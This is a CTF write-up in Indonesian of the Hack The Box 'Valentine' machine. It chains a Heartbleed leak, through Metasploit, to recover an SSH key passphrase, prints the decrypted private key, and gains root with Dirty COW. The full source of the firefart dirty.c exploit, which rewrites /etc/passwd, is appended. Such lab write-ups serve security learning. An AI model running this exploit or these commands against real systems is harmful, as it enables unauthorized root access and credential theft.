Valentine

Valentine   mrb3n   Linux   10.10.10.79   575   41

CRACKATOA

Summary

Valentine, box yang mengkombinasikan 2 vulner heboh pada masanya. Untuk mendapatkan user.txt, dituntut untuk mendapatkan sebuah passphare private key ssh menggunakan celah heartbleed. Kemudian untuk privilege escalation menggunakan dirtycow untuk mendapatkan akses root.


Referensi :
http://heartbleed.com/
https://www.rapid7.com/db/modules/auxiliary/scanner/ssl/openssl_heartbleed
https://dirtycow.ninja/
https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs

Technical Detail

Port Scanning menggunakan NMAP

```
root@xd:~# nmap -sV 10.10.10.79
Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-21 13:47 WIB
Nmap scan report for 10.10.10.79
Host is up (0.21s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 
2.0)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at 
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 525.83 seconds
```

Tampilan Web




Bruteforce direktori menggunakan dirb

```
root@xd:~# dirb http://10.10.10.79
-----------------
DIRB v2.22
By The Dark Raver
-----------------
START_TIME: Wed Mar 21 13:47:58 2018
URL_BASE: http://10.10.10.79/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://10.10.10.79/ ----
+ http://10.10.10.79/cgi-bin/ (CODE:403|SIZE:287)
+ http://10.10.10.79/decode (CODE:200|SIZE:552)
==> DIRECTORY: http://10.10.10.79/dev/
+ http://10.10.10.79/encode (CODE:200|SIZE:554)
+ http://10.10.10.79/index (CODE:200|SIZE:38)
+ http://10.10.10.79/index.php (CODE:200|SIZE:38)
+ http://10.10.10.79/server-status (CODE:403|SIZE:292)

---- Entering directory: http://10.10.10.79/dev/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Wed Mar 21 14:07:19 2018
DOWNLOADED: 4612 - FOUND: 6
```

Pada direktori encode dan decode terdapat base64 encoder dan decoder, setelah ditelusuri, tidak terdapat vuln command injection disini. Sementara, pada direktori dev, berisi file dengan nama hype_key berupa private key yang dienkripsi dengan sebuah passphrase. Kemungkinan, private key ini digunakan untuk mengakses SSH, yang perlu dilakukan adalah mencari username dan passphrase untuk membuka enkripsi private key-nya.



Entah mengapa, gambar ini tidak asing beberapa tahun lalu, heartbleed, merupakan vuln yang lagi hits pada saat itu, mungkin ini sebuah clue berikutnya.

Cek heartbleed menggunakan metasploit.

```
msf > use auxiliary/scanner/ssl/openssl_heartbleed
msf auxiliary(scanner/ssl/openssl_heartbleed) > set rhosts 10.10.10.79
msf auxiliary(scanner/ssl/openssl_heartbleed) > run

[+] 10.10.10.79:443       - Heartbeat response with leak
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Dari hasil scan, box ini terdapat vuln heartbleed, untuk melihat informasi yang 'leaked', set verbose menjadi true

```
msf auxiliary(scanner/ssl/openssl_heartbleed) > set verbose true
verbose => true
msf auxiliary(scanner/ssl/openssl_heartbleed) > run
[*] 10.10.10.79:443       - Sending Client Hello...
[*] 10.10.10.79:443       - SSL record #1:
[*] 10.10.10.79:443       -  Type:    22
[*] 10.10.10.79:443       -  Version: 0x0301
[*] 10.10.10.79:443       -  Length:  86
[*] 10.10.10.79:443       -  Handshake #1:
[*] 10.10.10.79:443       -        Length: 82
[*] 10.10.10.79:443       -        Type:   Server Hello (2)
[*] 10.10.10.79:443       -        Server Hello Version:          0x0301
.
.. potong ..
.
[*] 10.10.10.79:443       - Printable info leaked
......Z.........J..P....kR
%'.....h.8....f.....".!.9.8.........5............................3.2.....E.D.....
/...A...........................................4.2..............................
.....................#.......: en-US,en;q=0.5..Accept-Encoding: gzip, deflate,
br..Referer: https://10.10.10.79/encode..Connection: keep-alive..Upgrade-Insecure-
Requests: 1..Content-Type: application/x-www-form-urlencoded..Content-Length:
29....text=heartbleedbelievethehypeL}.7..c.....EYC#.............................
.................................................................................
..................... repeated 15640
times ...........................................................................
potong-----
.................................................................................
............................ repeated 16122
times ...........................................................................
.........................................................@.......................
.`.....8.....s.3.D.J.Uruj.........................u...q..n..k0..g0..O.........m.
....0...*.H........0J1.0...U....US1.0...U....FL1.0...U....valentine.htb1.0...U....
valentine.htb0...180206004525Z..190206004525Z0J1.0...U....US1.0...U....FL1.0...U..
..valentine.htb1.0...U....valentine.htb0.."0...*.H.............0.........
(....*A..?.y....H../3ko......f...."b...EP.Y/.....#.T.d@.
%.........s..wv..H.9J..=@....h....M?
O.....t]Sd.WjD...............fwF)u`....Y0:...!.].".V.z/.'\....UF.."..fb
%....8m....z.1MC&......H..Oy...D.e..wGV.M;...M.-)..Z......ls.........
...P....H.}.....m...^......
```

Untuk mencari informasi yang 'leaked' oleh heartbleed, perlu proses yang berulang. Berikut beberapa data yang sering muncul.

```
......Z.....o$....'..5..8..Vz.f.Uh......f.....".!.9.8.........5...................
..........3.2.....E.D...../...A............................................4.2...
...............................................#.......: en-US,en;q=0.5..Accept-
Encoding: gzip, deflate, br..Referer: https://10.10.10.79/decode..Connection:
keep-alive..Upgrade-Insecure-Requests: 1..Content-Type: application/x-www-form-
urlencoded..Content-Length:
37....text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBl0^...)....5}"'.F.....................
..................................................................................
............................ repeated 15632
times ............................................................................
.........................................................@........................
..................................................................................
........................... repeated 16122 times .......
```

```
%'.....h.8....f.....".!.9.8.........5............................3.2.....E.D.....
/...A............................................4.2.............................
......................#.......: en-US,en;q=0.5..Accept-Encoding: gzip, deflate,
br..Referer: https://10.10.10.79/encode..Connection: keep-alive..Upgrade-Insecure-
Requests: 1..Content-Type: application/x-www-form-urlencoded..Content-Length:
29....text=heartbleedbelievethehypeL}.7..c.....EYC#...............................
..................................................................................
.................... repeated 15640
```

```
.................................`..9....`..9.....................................
......................A.......2.......F.9........@...........................@..
.....!.........9....  ...  ..........1..................9....................0....
...........mge..;}.a.R$L.
$......Xy...K..u.e..Pl...Y#.x..]......./".P.I..s.....^.c;..n..\...........Ut.G>E.
..
+.....k0..|.E_Tl......E..VOLL.........1..................9....................0...
....A................K.9.............................................1..........)b.
...0.x......!..  ..4H....0.0.......q..............................................
...........................  ....#!Uk'...3.F.cq!...T..X.
(.<.....  ..
.b9597dc55b21a2759b480fb102f9999a.................................................
...........,..........Z............................P..9...........................
.................................................................................p
.......1.................................................1........................
................6....A.......P..9.......9.................................@..
```

ada 3 string yang menarik:

1. Base64 format string `text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBl0`
2. Plaintext string `text=heartbleedbelievethehype`
3. md5 hash string `b9597dc55b21a2759b480fb102f9999a`

Nomor 1 dan 2 memiliki hubungan base64 encode dan decode, dapat diakses pada 10.10.10.79/encode.

Untuk membuktikan string heartbleedbelievethehype merupakan passphrase yang benar, dapat menggunakan openssl untuk mendecrypt private key rsa yang didapat. File 10.10.10.79/dev/hype_key merupakan sekumpulan hex yang jika didecode berisi private key RSA yang dienkrip, pastikan pada saat decode, tidak ada char '\r' pada keynya.

```
root@xd:~/htb/valentine# openssl rsa -in hype_key -out hype_key.dec
Enter pass phrase for hype_key:
writing RSA key
root@xd:~/htb/valentine# cat hype_key.dec
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA1FN4mXAwn3ggiDC/N+BcdmEBf0yMl6IulSOkv9WfUrGTPTUo
cFHUa95jyaHFjme0c7hG6URWS9c4JMpB35/KUdFnOpI0MOJQlRldt+4qlpRvjEhk
VTj7g0tVJmjd3Temyy+eNSzaU7HBOEWzcz4T+qQ+aSrEl+yHDLAH8mfa6X2SrnIk
tC16W00upKJK67uvzDNbtw5HH8bklvB3jupVkO7GwjC2wqfVoypgUZcTGOCY9LVL
M/H+urxmh8VomlMwRcuZvNqnwsi/TeGK6NcXtURfLgufIvKxP22g81thjCuyVXAL
z4rp7tidEHloPLFTsrSy8T1cT6zyg2+wgRJMzQIDAQABAoIBACBqAc5C31lpCGZi
Mr8ABH2Z/5WEhS4c90mTYHJc1W7VZyn/9IV5KJmzIL7GcJd144mLB2BTK212lL6h
Ff9isItfEYhSi58u3ah1b+ZFeMD2NjVPU+niwhrgJEax2bUM6uy3/0oU59vBFkNV
+LhOMNShwFljyxF6bX+VXBE4o6XjW464FTD/zGplsB5MrygXNvkx14MwXhKPpjLD
3FF2HZiPmsavH925VGfMxLLj1V2T1xrpEwkzimATrOvlXN00BZqqmm643QJrJrgl
snkFn8/cBMxuWlzw1tHrSFmO8Yns+JVABP0ci9jmvVhLidqqHshl3DmMhb3tS4nA
3pTc0Q0CgYEA7i1QecUryhtCttc3dzQVCZdmkD9Sr7f7r/ne7jNVNq/n/VUh6ZYI
ELq+Ouip+RneR7cpov1s+COF+KyJW5LCNtqmC+7wtYMSWfdSmfMco+pRWQvFHVa8
KC1C2qybYWgxD1gRjDbWvNdarOq7NGVBBE5W2lpm2nO0s3Bkd53oNG8CgYEA5Dbw
FP2Q47N2TgtedOwsCKE3uzGGSV3FTRB3HZoOLBcc3CYBM1kQZpcThl5YVLvc6r6T
xQRhKc73QR2GFLD03yYBN7HwgOPtU/t7m2dIKJRgSkLYE/G+iZ1OxNJsTWREQ34b
yVXhxgpm4LEelfAN4+mbub8ELEi9b2G9Wg4kCIMCgYEAxPQv4iJMDbrxNiVONoKZ
Cu9p3sqeY7Ruqpyj3rIQO0LHQlQN0Q1B6iOifzA6rkTX7NHn2mJao+8sL/DtPQ5l
D9tLB/80icSzfjXo1mmVO27eihYTkClTOp4C9LVbX/c66odXK22FsW8cCnWpDLDW
TOtDIxkyiF66BNBiJBAuHn0CgYEAk3VUB5wXxKku5hq+e7omcaUKB7BmXn1ygOsE
rGHgimicwzrjR7RivocbnJTValrA0gU2IfVEeuk6Jh7XhgMZFh7OZphZGE8uCDfU
lINVwrKszQ8H40sunGjCfragOBlzalDPz3XonjgWZVTMuIEV2JAXiRt9rMeLb66t
1MSST9UCgYEAnto5uquA7UPpk7zgawoqR+kXhlOy1RpO1OwNxJXAi/EB99k0QL5m
vEgeEwRP/+S8UCRvLGdHrnHg6GyCEQMYNuUGtOVqNRw2ezIrpU7RybdTFN/gX+6S
tpUEwXFAuMcDkksSNTLIJC2sa7eJFpHqeajJWAc30qOO1IBlNVoehxA=
-----END RSA PRIVATE KEY-----
```

RSA private key sudah didapat, langkah selanjutnya adalah mencari user untuk login melalui SSH menggunakan key yang sudah didapat. Dari semua clue yang ada (valentine, omg, marilyn monroe,dll) username berhasil didapat pada nama file dari private key yang didapat, hype.

```
root@xd:~/htb/valentine# ssh -i hype_key.dec hype@10.10.10.79
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Mar 21 19:56:15 2018 from 10.10.15.165
```

```
hype@Valentine:~$ id
uid=1000(hype) gid=1000(hype)
groups=1000(hype),24(cdrom),30(dip),46(plugdev),124(sambashare)
```

Login SSH sudah didapat dengan prilivege user biasa, cukup untuk mendapatkan user.txt.

Privilege Escalation

Informasi kernel

```
hype@Valentine:~$ uname -r
3.2.0-23-generic
```

Kernel yang dipakai masuk kedalam vulner dirtycow, dapat menggunakan exploit dari PoC berikut https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs. Dalam kasus ini, saya menggunakan exploit yang dibuat oleh firefart.

```
hype@Valentine:/tmp/vmware$ gcc dirty.c -o fire -pthread -lcrypt
hype@Valentine:/tmp/vmware$ ls
dirty.c  fire
hype@Valentine:/tmp/vmware$ ./fire fire
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: fire
Complete line:
firefart:fi0oPvJ9W1EEU:0:0:pwned:/root:/bin/bash

mmap: 7f1727fdc000

hype@Valentine:/tmp/vmware$
hype@Valentine:/tmp/vmware$ su firefart
Password:
firefart@Valentine:/tmp/vmware# whoami
firefart
firefart@Valentine:/tmp/vmware# ls /root
curl.sh  root.txt
```

Akses root telah didapat menggunakan exploit dirty cow, selanjutnya tinggal explore direktori root untuk mendapatkan root.txt

Lampiran dirty.c

```
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
```

```
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>

const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
const char *salt = "firefart";

int f;
void *map;
pid_t pid;
pthread_t pth;
struct stat st;

struct Userinfo {
   char *username;
   char *hash;
   int user_id;
   int group_id;
   char *info;
   char *home_dir;
   char *shell;
};

char *generate_password_hash(char *plaintext_pw) {
  return crypt(plaintext_pw, salt);
}

char *generate_passwd_line(struct Userinfo u) {
  const char *format = "%s:%s:%d:%d:%s:%s:%s\n";
  int size = snprintf(NULL, 0, format, u.username, u.hash,
    u.user_id, u.group_id, u.info, u.home_dir, u.shell);
  char *ret = malloc(size + 1);
  sprintf(ret, format, u.username, u.hash, u.user_id,
    u.group_id, u.info, u.home_dir, u.shell);
  return ret;
}

void *madviseThread(void *arg) {
  int i, c = 0;
  for(i = 0; i < 200000000; i++) {
    c += madvise(map, 100, MADV_DONTNEED);
  }
  printf("madvise %d\n\n", c);
}

int copy_file(const char *from, const char *to) {
  // check if target file already exists
  if(access(to, F_OK) != -1) {
    printf("File %s already exists! Please delete it and run again\n",
      to);
    return -1;
  }

  char ch;
  FILE *source, *target;

  source = fopen(from, "r");
  if(source == NULL) {
    return -1;
  }
  target = fopen(to, "w");
  if(target == NULL) {
     fclose(source);
     return -1;
  }

  while((ch = fgetc(source)) != EOF) {
     fputc(ch, target);
   }

  printf("%s successfully backed up to %s\n",
    from, to);

  fclose(source);
  fclose(target);

  return 0;
}

int main(int argc, char *argv[])
{
  // backup file
  int ret = copy_file(filename, backup_filename);
  if (ret != 0) {
    exit(ret);
  }

  struct Userinfo user;
  // set values, change as needed
  user.username = "firefart";
  user.user_id = 0;
  user.group_id = 0;
  user.info = "pwned";
  user.home_dir = "/root";
  user.shell = "/bin/bash";

  char *plaintext_pw;

  if (argc >= 2) {
    plaintext_pw = argv[1];
    printf("Please enter the new password: %s\n", plaintext_pw);
  } else {
    plaintext_pw = getpass("Please enter the new password: ");
  }

  user.hash = generate_password_hash(plaintext_pw);
  char *complete_passwd_line = generate_passwd_line(user);
  printf("Complete line:\n%s\n", complete_passwd_line);

  f = open(filename, O_RDONLY);
  fstat(f, &st);
  map = mmap(NULL,
             st.st_size + sizeof(long),
             PROT_READ,
             MAP_PRIVATE,
             f,
             0);
  printf("mmap: %lx\n",(unsigned long)map);
  pid = fork();
  if(pid) {
    waitpid(pid, NULL, 0);
    int u, i, o, c = 0;
    int l=strlen(complete_passwd_line);
    for(i = 0; i < 10000/l; i++) {
      for(o = 0; o < l; o++) {
        for(u = 0; u < 10000; u++) {
          c += ptrace(PTRACE_POKETEXT,
                      pid,
                      map + o,
                      *((long*)(complete_passwd_line + o)));
        }
      }
    }
    printf("ptrace %d\n",c);
  }
  else {
    pthread_create(&pth,
                   NULL,
                   madviseThread,
                   NULL);
    ptrace(PTRACE_TRACEME);
    kill(getpid(), SIGSTOP);
    pthread_join(pth,NULL);
  }

  printf("Done! Check %s to see if the new user was created.\n", filename);
  printf("You can log in with the username '%s' and the password '%s'.\n\n",
    user.username, plaintext_pw);
    printf("\nDON'T FORGET TO RESTORE! $ mv %s %s\n",
    backup_filename, filename);
  return 0;
}
```